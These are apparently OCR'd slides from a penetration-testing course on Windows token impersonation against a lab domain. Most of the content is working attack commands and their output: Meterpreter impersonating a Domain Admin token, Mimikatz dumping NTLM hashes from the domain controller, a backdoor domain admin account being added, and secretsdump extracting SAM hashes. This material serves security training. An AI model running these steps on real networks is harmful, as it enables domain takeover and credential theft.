

08 - Token Impersonation Overview



Tokens are like cookies for computer. Just like browsers have cookies which remember who you are, tokens do the same.

We are only going to be abusing the Delegate token type.



```
meterpreter > impersonate_token marvel\\fcastle
[+] Delegation token available
[+] Successfully impersonated user MARVEL\fcastle
meterpreter > shell
Process 1520 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\fcastle
```

Token Impersonation


Impersonate our domain user



```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer
 HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer HYDRA.m
arvel.local
[HYDRA.marvel.local] Connecting to remote server HYDRA.marvel.local failed with the followi
ng error message : Access
is denied. For more information, see the about_Remote_Troubleshooting Help topic.
    + CategoryInfo          : OpenError: (HYDRA.marvel.local:String) [], PSRemotingTranspor
tException
    + FullyQualifiedErrorId : AccessDenied,PSSessionStateBroken
PS C:\> ^C
Terminate channel 1? [y/N]  y
```


Token Impersonation

Attempt to dump hashes as non-Domain Admin

Alright, but what if a Domain Admin token was available?


meterpreter > list_tokens -u
Delegation Tokens Available
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
MARVEL\Administrator
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2
Impersonation Tokens Available
No tokens available
Token Impersonation
Identify Domain Administrator
TCM Security


meterpreter > impersonate_token MARVEL\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
Process 9456 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
marvel\administrator
Token Impersonation
Impersonate our Domain Administrator
TCM Security


PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer
HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer HYDRA.ma
rvel.local
.#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
mimikatz(powershell) # privilege::debug
Privilege '20' OK
mimikatz(powershell) # LSADump::LSA /patch
Domain : MARVEL / S-1-5-21-1121509258-2444600874-1980793661
Token Impersonation
Attempt to dump hashes as Domain Admin...
TCM Security

```
RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 920ae267e048417fcfe00f49ecbd4b33

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : d5c27f89ef50ef1a2478272b3782ed65

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 0000044f (1103)
User : fcastle
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b
```

Token Impersonation


Win!

Here's a better example...

```
C:\Windows\system32>net user /add hawkeye Password1@ /domain
net user /add hawkeye Password1@ /domain
The request will be processed at a domain controller for domain MARVEL.local.

The command completed successfully.


C:\Windows\system32>net group "Domain Admins" hawkeye /ADD /DOMAIN
net group "Domain Admins" hawkeye /ADD /DOMAIN
The request will be processed at a domain controller for domain MARVEL.local.

The command completed successfully.
```

Token Impersonation

Attempt to add a new user as Domain Admin...


TCM SECURITY
└─$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@10.0.0.225
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4565e6652b4433b0d75a3ed4c0606490
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Token Impersonation
Compromise the DC!
TCM Security